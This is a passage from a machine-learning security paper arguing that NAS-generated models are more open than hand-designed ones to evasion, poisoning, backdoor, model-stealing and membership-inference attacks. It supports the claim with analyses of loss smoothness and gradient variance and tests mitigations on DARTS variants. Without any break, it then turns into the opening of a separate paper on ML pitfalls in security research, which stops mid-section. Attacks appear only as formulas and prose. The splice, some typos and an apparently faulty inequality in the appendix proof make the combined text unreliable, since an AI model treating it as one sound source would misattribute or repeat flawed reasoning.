High loss smoothness – *The loss landscape of NAS models tends to be smooth, while the gradient provides effective guidance for optimization. Therefore, NAS models are amenable to training using simple, first-order optimizers.*

Low gradient variance – *The gradient of NAS models with respect to the given distribution tends to have low variance. Therefore, the stochastic gradient serves as a reliable estimate of the true gradient, making NAS models converge fast.*

Note that the loss smoothness captures the geometry of the loss function in the parameter space (or the input space), while the gradient variance measures the difference between the gradients with respect to different inputs. While related, the former dictates whether a model is easy to train if the



Figure 11: Loss contours of NAS-generated models (*DARTS*, *ENAS*) and manually designed ones (*ResNet*, *DenseNet*) in (a) parameter space and (b) input space.

gradient direction is known and the latter dictates whether it is easy to estimate the gradient direction reliably.

Next, we empirically validate the above hypotheses by comparing the gradient smoothness and variance of NAS-generated and manually designed models.

Loss smoothness – A loss function $\mathcal{L}$ is said to have L-Lipschitz ($L > 0$) continuous gradient with respect to θ if it satisfies $\|\nabla\mathcal{L}(\theta) - \nabla\mathcal{L}(\theta')\| \leq L\|\theta - \theta'\|$ for any θ, θ'. The constant L controls $\mathcal{L}$'s smoothness. While it is difficult to directly measure L of given model f, we explore its loss contour [22], which quantifies the impact of parameter perturbation on $\mathcal{L}$. Specifically, we measure the loss contour of model f as follows:

$$\Gamma(\alpha, \beta) = \mathcal{L}(\theta^* + \alpha d_1 + \beta d_2) \tag{12}$$

where θ^* denotes the local optimum, d_1 and d_2 are two random, orthogonal directions as the axes, and α and β represent the perturbation steps along d_1 and d_1, respectively. Notably, the loss contour effectively approximates the loss landscape in a two-dimensional space [36].

Figure 11(a) visualizes the loss contours of NAS (*DARTS* and *ENAS*) and manual (*ResNet* and *DenseNet*) models across different datasets. Observe that the NAS models tend to demonstrate a flatter loss landscape. Similar phenomena are observed with respect to other models. This observation may explain why the gradient of NAS models gives more effective guidance for minimizing the loss function, leading to their higher trainability.

Further, for the purpose of the analysis in § 4, we extend the loss smoothness in the parameter space to the input space. We have the following result to show their fundamental connections (proof deferred to § A).

Theorem 1. *If the loss function $\mathcal{L}$ has L-Lipschitz continuous gradient with respect to θ and the weight matrix of each layer of the model is normalized [48], then $\mathcal{L}$ has $L/\sqrt{n}$-Lipschitz continuous gradient with respect to the input, where n is the input dimensionality.*

Empirically, we define f's loss contour with respect to a given input-class pair (x, y) as follows:

$$\Gamma_{(x,y)}(\alpha, \beta) = \ell(f(x + \alpha d_1 + \beta d_2), y) \tag{13}$$

where d_1 and d_2 are two random, orthogonal directions in the input space. Figure 11(b) visualizes the loss contours of NAS and manual models in the vicinity of randomly sampled inputs. It is observed that NAS models also demonstrate higher loss smoothness in the input space, compared with the manual models.

Gradient variance – Meanwhile, the variance of the gradient with respect to inputs sampled from the underlying distribution quantifies the noise level of the gradient estimate used by stochastic training methods (*e.g.*, SGD) [20]. Formally, let g be the stochastic gradient. We define the gradient variance as follows (where the expectation is taken with respect to the given distribution):

$$\mathrm{Var}(g) = \mathbb{E}\left[\|g - \mathbb{E}[g]\|_2^2\right] \tag{14}$$

Assuming g is an unbiased estimate of the true gradient, $\mathrm{Var}(g)$ measures g's expected deviation from the true gradient. Smaller $\mathrm{Var}(g)$ implies lower noise level, thereby more stable updating of the model parameters θ.

In Figure 12, we measure the gradient variance of various models before training (with Kaiming initialization [25]) and after training is complete. It is observed in all the cases that at initialization, the gradient variance of NAS models is more than two orders of magnitude smaller than the manual models and then grows gradually during the training; in comparison, the gradient variance of manual models does not change significantly before and after training. This observation may explain why the stochastic gradient of NAS models gives a reliable estimate of the true gradient, making them converge fast at early training phases.

4.2 Explanations of Attack Vulnerability

We now discuss how the vulnerability of NAS models to various attacks can be attributed to the properties of high loss smoothness and low gradient variance.



Figure 12: Gradient variance of NAS-generated and manually designed models before and after training.

Adversarial evasion – The vulnerability to adversarial evasion is mainly attributed to the sensitivity of model prediction $f(x)$ to the perturbation of input x. Under the white-box setting, the adversary typically relies on the gradient to craft the adversarial input x^*. For instance, PGD [42] crafts x^* by iteratively updating the input using the following rule:

$$x_{t+1} = \Pi_{x+\mathcal{B}_\varepsilon}\left(x_t + \alpha \operatorname{sgn}\left(\nabla_x \ell(f(x_t), y)\right)\right) \tag{15}$$

where x_t is the perturbed input after the t-th iteration, Π denotes the projection operator, $\mathcal{B}_\varepsilon$ represents the allowed set of perturbation (parameterized by ε), and α is the perturbation step. Apparently, the attack effectiveness relies on whether the gradient $\nabla_x \ell(f(x_t), y)$ is able to provide effective guidance for perturbing x_t.

As shown in § 3.2, compared with the manual models, due to the pursuit of higher trainability, the NAS models often demonstrate a smoother loss landscape wherein the gradient at each point represents effective optimization direction; thus, the NAS models tend to be more vulnerable to gradient-based adversarial evasion. Notably, this finding also corroborates existing studies (*e.g.*, [21]) on the fundamental tension between designing "linear" models that are easier to train and designing "nonlinear" models that are more resistant to adversarial evasion.

The similar phenomena observed in the case of black-box attacks (*e.g.*, NES) may be explained as follows: to perform effective perturbation, black-box attacks often rely on indirect gradient estimation, while the high loss smoothness and low gradient variance of NAS models lead to more accurate and efficient (with fewer queries) gradient estimation.

Model poisoning – The vulnerability to model poisoning can be attributed to the sensitivity of model training to the poisoning data in the training set. Here, we analyze how the property of low gradient variance impacts this sensitivity.

For a given dataset $\mathcal{D}$, let $\mathcal{L}(\theta)$ be the loss of a model f_θ parameterized by θ with respect to $\mathcal{D}$:

$$\mathcal{L}(\theta) \triangleq \frac{1}{|\mathcal{D}|}\sum\nolimits_{(x,y)\in\mathcal{D}} \ell(f_\theta(x), y) \tag{16}$$

Further, let θ^* represent f's (local) optimum with respect to $\mathcal{D}$. With θ initialized as θ_0, consider T-step SGD updates with the t-th step update as:

$$\theta_{t+1} = \theta_t - \alpha_t g_t \tag{17}$$

where α_t is the step size and g_t is the gradient estimate. We have the following result describing the convergence property of $\theta_{\bar{t}}$ $(\bar{t} = 1, \ldots, T)$.

Theorem 2 ([20]). *Assuming that (i) $\mathcal{L}(\theta)$ is continuous and differentiable, with its gradient bounded by Lipschitz constant L, (ii) the variance of gradient estimate g_t $(t = 1, \ldots, T)$ is bounded by σ^2, and (iii) $\theta_{\bar{t}}$ is selected as the final parameters with probability proportional to $2\alpha_t - L\alpha_t^2$. Then, the output parameters $\theta_{\bar{t}}$ satisfies:*

$$\mathbb{E}\left[\mathcal{L}(\theta_{\bar{t}}) - \mathcal{L}(\theta^*)\right] \leq \frac{\|\theta_0 - \theta^*\|^2 + \sigma^2 \sum_{t=1}^{T} \alpha_t^2}{\sum_{t=1}^{T}(2\alpha_t - L\alpha_t^2)} \tag{18}$$

where the expectation is defined with respect to the selection of $\bar{t}$ and the gradient variance.

Intuitively, Theorem 2 describes the properties that impact the fitting of model f to the given dataset $\mathcal{D}$. As shown in § 3.2, compared with the manual models, the NAS models tend to have both higher loss smoothness (*i.e.*, smaller L) and lower gradient variance (*i.e.*, smaller σ). Therefore, the NAS models tend to fit $\mathcal{D}$ more easily. Recall that in model poisoning, $\mathcal{D}$ consists of both clean data $\mathcal{D}_{\text{trn}}$ and poisoning data $\mathcal{D}_{\text{pos}}$, fitting to $\mathcal{D}$ more tightly implies more performance drop over the testing data, which may explain the greater vulnerability of NAS models to model poisoning.

Backdoor injection – Recall that in backdoor injection, the adversary forges a trojan model f^* that is sensitive to a trigger pattern r such that any input x, once embedded with r, tends to be misclassified to a target class t: $f^*(x+r) = t$. To train f^*, the adversary typically pollutes the training data $\mathcal{D}_{\text{trn}}$ with trigger-embedded inputs.

Intuitively, this attack essentially exploits the attack vectors of adversarial evasion that perturbs x at inference time and model poisoning that pollutes $\mathcal{D}_{\text{trn}}$ at training time. Therefore, the vulnerability of NAS models to both attack vectors naturally results in their vulnerability to backdoor injection. Due to the space limitations, we omit the detailed analysis here.

Functionality stealing – Recall that in functionality stealing (*e.g.*, Knockoff [44]), the adversary (adaptively) generates queries to probe the victim model f to replicate a functionally similar one f^*. For instance, Knockoff encourages queries that are certain by f, diverse across different classes, and disagreed by f^* and f.

The effectiveness of such attacks depends on f's loss landscape with respect to the underlying distribution; intuitively, the complexity of the loss landscape in the input space implies the hardness of fitting f^* to f based on a limited number of queries. Thus, given their high loss smoothness, the NAS models tend to be more vulnerable to functionality stealing.

Membership inference – It is shown in § 3 that the NAS models seem more vulnerable to membership inference, especially under the label-only setting in which only the prediction labels are accessible. The adversary thus relies on signals such as input x's distance to its nearest decision boundary $\text{dist}(x, f(x))$; intuitively, if x appears in the training set, $\text{dist}(x, f(x))$ is likely to be below a certain threshold. Concretely, the HopSkipJump attack [9] is employed in [13] to estimate $\text{dist}(x, f(x))$ via iteratively querying f to find point x_t on the decision boundary using bin search, walking along the boundary using the estimated gradient at x_t, and finding point x_{t+1} to further reduce the distance to x, which is illustrated in Figure 13.



Figure 13: Illustration of the HopSkipJump attack.

The effectiveness of this attack hinges on (*i*) the quality of estimated gradient and (*ii*) the feasibility of descending along the decision boundary. For the NAS models, the gradient estimate tends to be more accurate due to the low gradient variance, while the decision boundary tends to be smoother due to the high loss smoothness, which may explain the greater vulnerability of NAS models to label-only membership inference attacks.

Remark 2 – *The high loss smoothness and low gradient variance of NAS-generated models may account for their greater vulnerability to various attacks.*

4.3 Connections of Various Attacks

It is shown above that the vulnerability of NAS models to various attacks may be explained by their high loss smoothness and low gradient variance, which bears an intriguing implication: different attacks may also be inherently connected via these two factors.

Specifically, most existing attacks involve input or model perturbation. For instance, adversarial evasion, regardless of the white- or black-box setting, iteratively computes (or estimates) the gradient and performs perturbation accordingly; backdoor injection optimizes the trigger and model jointly, requiring to estimate, based on the gradient, how the model responds to the updated trigger.

The effectiveness of such attacks thus highly depends on (*i*) how to estimate the gradient at each iteration and (*ii*) how to use the gradient estimate to guide the input or model perturbation. Interestingly, gradient variance and loss smoothness greatly impact (*i*) and (*ii*), respectively: low gradient variance enables the adversary to accurately estimate the gradient, while high loss smoothness allows the adversary to use such estimate to perform effective perturbation.

Remark 3 – *The effectiveness of various attacks is inherently connected through loss smoothness and gradient variance.*

5 Discussion

In § 3 and § 4, we reveal the relationships between the trainability of NAS-generated models and their vulnerability to various attacks, two key questions remain: (*i*) what are the architectural patterns associated with such vulnerability? and (*iii*) what are the potential strategies to remedy the vulnerability incurred by the current NAS practice? In this section, we explore these two questions and further discuss the limitations of this work.

5.1 Architectural Weaknesses

As shown in § 4, the vulnerability of NAS models is potentially related to their high loss smoothness and low gradient variance, which stem from the preference for models of higher trainability. We now discuss how such preference is reflected in the concrete architectural patterns, which we examine from two aspects, namely, topology selection and operation selection.

Topology selection – Recent studies [51] suggest that in cell-based NAS, the preference for models with faster convergence often results in wide, shallow cell structures. As

Architecture	Cell Depth	Cell Width	# Skip connects
AmoebaNet	4	3c	2
DARTS	3	3c	3
DrNAS	4	2c	1
ENAS	2	5c	2
NASNet	2	5c	1
PC-DARTS	2	4c	1
PDARTS	4	2c	2
SGAS	3	2c	1
SNAS	2	4c	4

Table 3. The cell depth and width, and the number of skip connects of representative NAS-generated models (the width of each intermediate node is assumed to be c).

shown in Figure 1, the cell depth is defined as the number of connections along the longest path from the input nodes to the output node; the width of each intermediate node is defined as the number of channels for convolution operators or the number of features for linear operators, while the cell width is defined as the total width of intermediate nodes connected to the input nodes. Table 3 summarizes the cell depth and width of NAS models used in our evaluation. It is observed that the cell structures of most NAS models are both shallow (with an average depth of 2.8) and wide (with an average width of 3.3c), where the width of each intermediate node is assumed to be c.

It is shown in [51] that under similar settings (*i.e.*, the same number of nodes and connections), wide and shallow cells tend to demonstrate higher trainability. This observation is also corroborated by the recent theoretical studies on the convergence of wide neural networks [34]: neural networks of infinite width tend to evolve as linear models using gradient descent optimization.

Operation selection – The preference for higher trainability also impacts the selection of operations (*e.g.*, 3×3 convolution versus skip connection) on the connections within the cell structure, and typically favors skip connects over other operations.

Recall that differential NAS methods [11, 35, 39] typically apply continuous relaxation on the search space to enable direct gradient-based optimization. The operation on each connection is modeled as a softmax of all possible operations O and discretized by selecting the most likely one $\arg\max_{o \in O} \alpha_o$. It is shown in [55] that in well-optimized models, the weight of skip connection α_{skip} often exceeds other operations, leading to its higher chance of being selected. This preference takes effect in our context, as NAS models tend to converge fast at early training stages. Table 3 summarizes the number of skip connects in each cell of representative NAS models. Observe that most NAS models have more than one skip connection in each cell.

The operation of skip connection is originally designed to enable back-propagation in DNNs [26, 28]. As a side effect, accurate gradient estimation also facilitates attacks that exploit gradient information [56]. Thus, the over-use of skip connects in NAS models also partially accounts for their vulnerability to such attacks.

Remark 4 – *NAS-generated models often feature wide and shallow cell structures as well as overuse of skip connects.*

5.2 Potential Mitigation

We now discuss potential mitigation to remedy the vulnerability incurred by the NAS practice. We consider enhancing the robustness of NAS models under both post-NAS and in-NAS settings. In post-NAS mitigation, we explore using existing defenses against given attacks to enhance NAS models, while with in-NAS mitigation, we explore building attack robustness into the NAS process directly.

Post-NAS mitigation – As a concrete example, we apply adversarial training [41, 49], one representative defense against adversarial evasion, to enhance the robustness of NAS models. Intuitively, adversarial training improves the robustness of given model f by iteratively generating adversarial inputs with respect to its current configuration and updating f to correctly classify such inputs.



Figure 14: Effectiveness of adversarial training on various models over CIFAR10.

Figure 14 compares the effectiveness of adversarial training on various models over CIFAR10. For each model, we measure its accuracy (in terms of accuracy drop from before adversarial training) and robustness (in terms of the success rate of the untargeted PGD attack). Observe that a few NAS models (*e.g.*, *DARTS*) show accuracy and robustness comparable with manual models, while the other NAS models (*e.g.*, *DrNAS*) underperform in terms of both accuracy and robustness, which may be explained by their diverse architectural patterns associated with adversarial training (*e.g.*, dense connections, number of convolution operations, and cell sizes) [24]. This disparity also implies that adversarial training may not be a universal solution for improving the robustness of all the NAS models.

In-NAS mitigation – We further investigate how to build attack robustness into the NAS process directly. Motivated by the analysis in § 5.1, we explore two potential strategies.

(*i*) Increasing cell depth – As the vulnerability of NAS



Figure 15: Illustration of cell structures of *DARTS*, *DARTS-i*, *DARTS-ii*, and *DARTS-iii*.

models tends to be associated with their wide and shallow cell structures, we explore increasing their cell depth. To this end, we may re-wire existing NAS models or modify the performance measure of candidate models. For the latter case, we may increase the number of training epochs before evaluation. For instance, *DARTS*, without fully optimizing model parameters θ with respect to architecture parameters α, uses a single-step gradient descent ($n_{\text{step}} = 1$) to approximate the solution [39]. We improve the approximation by increasing the number of training steps (*e.g.*, $n_{\text{step}} = 5$) at the cost of additional search time.

(*ii*) Suppressing skip connects – As the vulnerability of NAS models is also associated with skip connects, we explore purposely reducing their overuse. To this end, we may replace the skip connects in existing NAS models with other operations (*e.g.*, convolution) or modify their likelihood of being selected in the search process. For the latter case, at each iteration, we may multiply the weight of skip connection α_{skip} by a coefficient $\gamma \in (0, 1)$ in Eqn (3).

We evaluate the effectiveness of such strategies within the *DARTS* framework. Let *DARTS-i*, *DARTS-ii*, and *DARTS-iii* be the variants of *DARTS* after applying the strategies of (*i*), (*ii*), and (*i*) and (*ii*) combined. Figure 15 compares their cell structures. Notably, *DARTS-i* features a cell structure deeper than *DARTS* (5 versus 2), while *DARTS-ii* and *DARTS-iii* substitute the skip connects in *DARTS* and *DARTS-i* with 3×3 convolution, respectively.

Architecture	Evasion		Backdoor		Membership
	ASR (M)	ASR (L)	ASR	CAD	AUC
DARTS	100.0%	86.7%	99.9%	2.7%	0.562
DARTS-i	88.3%	72.7%	90.4%	4.6%	0.534
DARTS-ii	93.0%	75.0%	98.8%	3.0%	0.531
DARTS-iii	82.0%	65.6%	84.2%	4.6%	0.527

Table 4. Vulnerability of *DARTS* and its variants to adversarial evasion (M - most likely case, L - least likely case), backdoor injection, and membership inference on CIFAR10.

Table 4 compares their vulnerability to adversarial evasion, backdoor injection, and membership inference on CIFAR10. The experimental setting is identical to that in § 3. Observe that both strategies may improve the robustness of NAS models against these attacks. For instance, combining both strategies in *DARTS-iii* reduces the AUC score of membership inference from 0.562 to 0.527. Similar phenomena are observed in the case of model extraction attacks. As shown in Figure 16, increasing the cell depth significantly augments the robustness against model extraction, while suppressing skip connects further improves it marginally.



Figure 16: Vulnerability of *DARTS* and its variants to model extraction on CIFAR10.

Yet, such strategies seem to have a negative impact on the robustness against model poisoning. As shown in Figure 17, both strategies, especially increasing the cell depth, tends to exacerbate the attack vulnerability. This may be explained by that while more difficult to fit the poisoning data, it is also more difficult to fit deeper structures to the clean data, which results in a significant accuracy drop. This may also explain why the backdoor injection attack has higher CAD on *DARTS-i* and *DARTS-iii* as shown in Table 4. The observation also implies a potential trade-off between the robustness against different attacks in designing NAS models.



Figure 17: Vulnerability of *DARTS* and its variants to model poisoning on CIFAR10.

Remark 5 – *Simply increasing cell depth and/or suppressing skip connects may only partially mitigate the vulnerability of NAS-generated models.*

5.3 Limitations

Next, we discuss the limitations of this work.

Alternative NAS frameworks – In this work, we mainly consider the cell-based search space adopted by recent NAS methods [11, 14, 39, 46, 62], while other methods have considered the global search space (*e.g.*, chain-of-layer structures) [3, 7]. Further, while we focus on the differentiable search strategy, there are other strategies including random search [31], Bayesian optimization [4], and reinforcement learning [3, 63, 64]. We consider exploring the vulnerability of models generated by alternative NAS frameworks as our ongoing research.

Other trainability metrics – In this work, we only consider loss smoothness and gradient variance as two key factors impacting the trainability (and vulnerability) of NAS models. There are other trainability metrics (*e.g.*, condition number of neural tangent kernel [10]) that are potentially indicative of attack vulnerability as well.

Robustness, accuracy, and search efficiency – It is revealed that the greater vulnerability incurred by NAS is possibly associated with the preference for models that converge fast at early training phases (*i.e.*, higher trainability). It is however unclear whether this observation implies fundamental conflicts between the factors of robustness, accuracy, and search efficiency; if so, is it possible to find an optimal balance between them? We consider answering these questions critical for designing and operating NAS in practical settings.

6 Related Work

Next, we survey the literature relevant to this work.

Neural architecture search – The existing NAS methods can be categorized along three dimensions: search space, search strategy, and performance measure.

The search space defines the possible set of candidate models. Early NAS methods focus on the chain-of-layer structure [3], consisting of a sequence of layers. Motivated by that hand-crafted models often consist of repeated motifs, recent methods propose to search for such cell structures, including the connection topology and the corresponding operation on each connection [39, 46, 47, 58, 64].

The search strategy defines how to efficiently explore the pre-defined search space. Early NAS methods rely on either random search [31] or Bayesian optimization [4], which are often limited in terms of search efficiency and model complexity. More recent work mainly uses the approaches of reinforcement learning (RL) [3] or neural evolution [39, 47]. Empirically, neural evolution- and RL-based methods tend to perform comparably well [47].

The performance measure evaluates the candidate models and guides the search process. Recently, one-shot NAS has emerged as a popular performance measure. It considers all candidate models as different sub-graphs of a super-net (*i.e.*, the one-shot model) and shares weights between candidate models [39, 46, 58]. The differentiable NAS methods considered in this paper belong to this category. Different one-shot methods differ in how the one-shot model is trained. For instance, *DARTS* [39] optimizes the one-shot model with continuous relaxation of the search space.

ML Security – With their wide use in security-sensitive domains, ML models are becoming the new targets for malicious manipulations [6]. A variety of attack vectors have been exploited: adversarial evasion crafts adversarial inputs to force the target model to misbehave [8, 21]; model poisoning modifies the target model's behavior (*e.g.*, performance drop) via polluting its training data [30]; backdoor injection creates a trojan model such that any input embedded with a specific trigger is likely to be misclassified by the model [23, 40]; functionality stealing constructs a replicate model functionally similar to a victim model [27, 44]; membership inference breaches data privacy via inferring whether a given input is included in the model's training data based on the model's prediction [50].

In response, another line of work strives to improve the resilience of ML models against such attacks. For instance, against adversarial evasion, existing defenses explore new training strategies (*e.g.*, adversarial training) [42, 53] and detection mechanisms [19, 43]. Yet, such defenses often fail when facing even stronger attacks [2, 38], resulting in a constant arms race between the attackers and defenders.

Despite the intensive research on NAS and ML security in parallel, the robustness of NAS-generated models to malicious manipulations is fairly under-explored [24]. Concurrent to this work, it is shown in [16] that NAS models tend to be more vulnerable to adversarial evasion, while our work differs in considering a variety of attacks beyond adversarial evasion, providing possible explanations for such vulnerability, and investigating potential mitigation.

7 Conclusion

This work represents a systematic study on the security risks incurred by AutoML. From both empirical and analytical perspectives, we demonstrate that NAS-generated models tend to suffer greater vulnerability to various malicious manipulations, compared with their manually designed counterparts, which implies the existence of fundamental drawbacks in the design of existing NAS methods. We identify high loss smoothness and low gradient variance, stemming from the preference of NAS for models with higher trainability, as possible causes for such phenomena. Our findings raise concerns about the current practice of NAS in security-sensitive domains. Further, we discuss potential remedies to mitigate such limitations, which sheds light on designing and operating NAS in a more robust and principled manner.

A Proofs

Proof. (Theorem 1) Without loss of generality, we assume the loss function $\mathcal{L}$ is computed over a single input-label pair:

$$\mathcal{L}(x;\theta) = \ell(f(x;\theta),y) \tag{19}$$

We split the model f into its first layer and the remaining layers (with parameters $\bar{\theta}$). Typically, the first layer (without the non-linear activation) can be modeled as a linear function $Ax+b$ (*e.g.*, fully-connected or convolutional layer). We thus rewrite $\mathcal{L}$ as a composite function: $\mathcal{L}(x;\theta) = \bar{\mathcal{L}}(Ax+b;\bar{\theta})$, where $\bar{\mathcal{L}}$ (parameterized by $\bar{\theta}$) is $\mathcal{L}$ excluding f's first layer.

According to the assumption that $\mathcal{L}(x;\theta)$ has L-Lipschitz continuous gradient with respect to θ, with $\bar{\theta}$ and A fixed,

$$\|\nabla_b \bar{\mathcal{L}}(Ax+b)\| = \|\nabla \bar{\mathcal{L}}\| \leq L \tag{20}$$

Thus, the gradient of $\mathcal{L}$ with respect to x is also bounded:

$$\|\nabla_x \bar{\mathcal{L}}(Ax+b)\| = \|A^\intercal \nabla \bar{\mathcal{L}}\| \leq \|A^\intercal\| \|\nabla \bar{\mathcal{L}}\| \leq L\|A^\intercal\| \tag{21}$$

With weight normalization, $\forall i \sum_j A_{ij} = 0$, $\sum_j A_{ij}^2 = 1$. Applying the Chebyshev's inequality, we bound $\|A^\intercal\|_1$ as:

$$\|A^\intercal\|_1 = \|A\|_\infty = \max_{1\leq i\leq n} \sum_j |A_{ij}| \leq \max_{1\leq i\leq n} \sqrt{\frac{\sum_j A_{ij}^2}{n}} = \frac{1}{\sqrt{n}} \tag{22}$$

where n is the number of rows of A (*i.e.*, the input dimensionality). Putting everything together,

$$\|\nabla_x \mathcal{L}(x;\theta)\|_1 \leq \frac{L}{\sqrt{n}} \tag{23}$$

Therefore, $\mathcal{L}(x;\theta)$ has $\frac{L}{\sqrt{n}}$-Lipschitz continuous gradient with respect to input x.

□

B Parameter Setting

Table 5 summarizes the default parameter setting in § 3.

Type	Parameter	Setting
Training	Optimizer	SGD
	Initial learning rate	0.025
	LR scheduler	Cosine annealing
	Gradient clipping threshold	5.0
	Training epochs	600
	Batch size	96
Adversarial Evasion	Perturbation threshold	$\epsilon = 8/255$
	Learning rate	$\alpha = 2/255$
	Maximum iterations (M)	3
	Maximum iterations (L)	7
	Number of random restarts	5
Model Poisoning	Training epochs	50
Backdoor Injection	Pre-processing layer	Penultimate
	Number of target neurons	2
	Pre-processing optimizer	PGD
	Pre-processing learning rate	0.015
	Pre-processing iterations	20
	Trigger size	3×3
	Trigger transparency	0.7
Functionality Stealing	Sampling strategy	Adaptive
	Training epochs	50
	Reward type	All
Membership Inference	ℓ_p-norm	2
	Maximum iterations	50
	Maximum evaluation	2,500
	Initial evaluation	100
	Initial size	100
Adversarial Training	Perturbation threshold	$\epsilon = 8/255$
	Learning rate	$\alpha = 2/255$
	Perturbation iterations	7

Table 5. Default parameter setting used in § 3 (M - most likely case; L - least likely case).

Dos and Don'ts of Machine Learning in Computer Security

Abstract

With the growing processing power of computing systems and the increasing availability of massive datasets, machine learning algorithms have led to major breakthroughs in many different areas. This development has influenced computer security, spawning a series of work on learning-based security systems, such as for malware detection, vulnerability discovery, and binary code analysis. Despite great potential, machine learning in security is prone to subtle pitfalls that undermine its performance and render learning-based systems potentially unsuitable for security tasks and practical deployment.

In this paper, we look at this problem with critical eyes. First, we identify common pitfalls in the design, implementation, and evaluation of learning-based security systems. We conduct a study of 30 papers from top-tier security conferences within the past 10 years, confirming that these pitfalls are widespread in the current security literature. In an empirical analysis, we further demonstrate how individual pitfalls can lead to unrealistic performance and interpretations, obstructing the understanding of the security problem at hand. As a remedy, we propose actionable recommendations to support researchers in avoiding or mitigating the pitfalls where possible. Furthermore, we identify open problems when applying machine learning in security and provide directions for further research.

1 Introduction

No day goes by without reading machine learning success stories. The widespread access to specialized computational resources and large datasets, along with novel concepts and architectures for deep learning, have paved the way for machine learning breakthroughs in several areas, such as the translation of natural languages [13, 31, 125] and the recognition of image content [62, 78, 117]. This development has naturally influenced security research: although mostly confined to specific applications in the past [53, 54, 132], machine learning has now become one of the key enablers to studying and addressing security-relevant problems at large in several application domains, including intrusion detection [43, 93], malware analysis [69, 88], vulnerability discovery [83, 142], and binary code analysis [42, 114, 140].

Machine learning, however, has no clairvoyant abilities and requires reasoning about statistical properties of data across a fairly delicate workflow: incorrect assumptions and experimental biases may cast doubts on this process to the extent that it becomes unclear whether we can trust scientific discoveries made using learning algorithms at all [56]. Attempts to identify such challenges and limitations in specific security domains, such as network intrusion detection, started two decades ago [11, 119, 126] and were extended more recently to other domains, such as malware analysis and website fingerprinting [3, 72, 104, 112]. Orthogonal to this line of work, however, we argue that there exist *generic pitfalls* related to machine learning that affect all security domains and have received little attention so far.

These pitfalls can lead to over-optimistic results and, even worse, affect the entire machine learning workflow, weakening assumptions, conclusions, and lessons learned. As a consequence, a false sense of achievement is felt that hinders the adoption of research advances in academia and industry. A sound scientific methodology is fundamental to support intuitions and draw conclusions. We argue that this need is especially relevant in security, where processes are often undermined by adversaries that actively aim to bypass analysis and break systems.

In this paper, we identify ten common—yet subtle—pitfalls that pose a threat to validity and hinder interpretation of research results. To support this claim, we analyze the prevalence of these pitfalls in 30 top-tier security papers from the past decade that rely on machine learning for tackling different problems. To our surprise, each paper suffers from at least three pitfalls; even worse, several pitfalls affect most of the papers, which shows how endemic and subtle the problem is. Although the pitfalls are widespread, it is perhaps more important to understand the extent to which they weaken results and lead to over-optimistic conclusions. To this end,



Figure 1: Common pitfalls of machine learning in computer security.

we perform an impact analysis of the pitfalls in four different security fields. The findings support our premise echoing the broader concerns of the community.

In summary, we make the following contributions:

1. **Pitfall Identification.** We identify ten pitfalls as *don'ts* of machine learning in security and propose *dos* as actionable recommendations to support researchers in avoiding the pitfalls where possible. Furthermore, we identify open problems that cannot be mitigated easily and require further research effort (§2).
2. **Prevalence Analysis.** We analyze the prevalence of the identified pitfalls in 30 representative top-tier security papers published in the past decade. Additionally, we perform a broad survey in which we obtain and evaluate the feedback of the authors of these papers regarding the identified pitfalls (§3).
3. **Impact Analysis.** In four different security domains, we experimentally analyze the extent to which such pitfalls introduce experimental bias, and how we can effectively overcome these problems by applying the proposed recommendations (§4).

Remark. This work should not be interpreted as a finger-pointing exercise. On the contrary, it is a reflective effort that shows how subtle pitfalls can have a negative impact on progress of security research, and how we—as a community—can mitigate them adequately.

2 Pitfalls in Machine Learning

Despite its great success, the application of machine learning in practice is often non-trivial and prone to several pitfalls, ranging from obvious flaws to minor blemishes. Overlooking these issues may result in experimental bias or incorrect conclusions, especially in computer security. In this section, we present ten common pitfalls that occur frequently in security research. Although some of these pitfalls may seem obvious at first glance, they are rooted in subtle deficiencies that are widespread in security research—even in papers presented at top conferences (see §3 and §4).

We group these pitfalls with respect to the stages of a typical machine learning workflow, as depicted in Figure 1. For each pitfall, we provide a short description, discuss its impact on the security domain, and present recommendations. Moreover, a colored bar depicts the proportion of papers in our analysis that suffer from the pitfall, with warmer colors indicating the presence of the pitfall (see Figure 3).

2.1 Data Collection and Labeling

The design and development of learning-based systems usually starts with the acquisition of a representative dataset. It is clear that conducting experiments using unrealistic data leads to the misestimation of an approach's capabilities. The following two pitfalls frequently induce this problem and thus require special attention when developing learning-based systems in computer security.

P1 – Sampling Bias. The collected data does not sufficiently represent the true data distribution of the underlying security problem [1, 30, 33].

Description. With a few rare exceptions, researchers develop learning-based approaches without exact knowledge of the true underlying distribution of the input space. Instead, they need to rely on a dataset containing a fixed number of samples that aim to resemble the actual distribution. While it is inevitable that some bias exists in most cases, understanding the specific bias inherent to a particular problem is crucial to limiting its impact in practice. Drawing meaningful conclusions from the training data becomes challenging, if the data does not effectively represent the input space or even follows a different distribution.

Security implications. Sampling bias is highly relevant to security, as the acquisition of data is particularly challenging and often requires using multiple sources of varying quality. As an example, for the collection of suitable datasets for Android malware detection only a few public sources exist from which to obtain such data [6, 134]. As a result, it is common practice to rely on synthetic data or to combine data from different sources, both of which can introduce bias as we demonstrate in §4 with examples on state-of-the-art methods for intrusion and malware detection.

Recommendations. In many security applications, sampling from the true distribution is extremely difficult and sometimes even impossible. Consequently, this bias can often only be mitigated but not entirely removed. In §4, we show that, in some cases, a reasonable strategy is to construct different estimates of the true distribution and analyze them individually. Further strategies include the extension of the dataset with synthetic data [e.g., 28, 60, 137] or the use of transfer learning [see 99, 135, 145, 147]. However, the mixing of data from incompatible sources should be avoided, as it is a common cause of additional bias. In any case, limitations of the used dataset should be openly discussed, allowing other researchers to better understand the security implications of potential sampling bias.

P2 – Label Inaccuracy. The ground-truth labels required for classification tasks are inaccurate, unstable, or erroneous, affecting the overall performance of a learning-based system [85, 144].

Description. Many learning-based security systems are built for classification tasks. To train these systems, a ground-truth label is required for each observation. Unfortunately, this labeling is rarely perfect and researchers must account for uncertainty and noise to prevent their models from suffering from inherent bias.

Security implications. For many relevant security problems, such as detecting network attacks or malware, reliable labels are typically not available, resulting in a chicken-and-egg problem. As a remedy, researchers often resort to heuristics, such as using external sources that do not provide a reliable ground-truth. For example, services like *VirusTotal* are commonly used for acquiring label information for malware but these are not always consistent [144]. Additionally, changes in adversary behavior may alter the ratio between different classes over time [3, 92, 144], introducing a bias known as *label shift* [85]. A system that cannot adapt to these changes will experience performance decay once deployed.

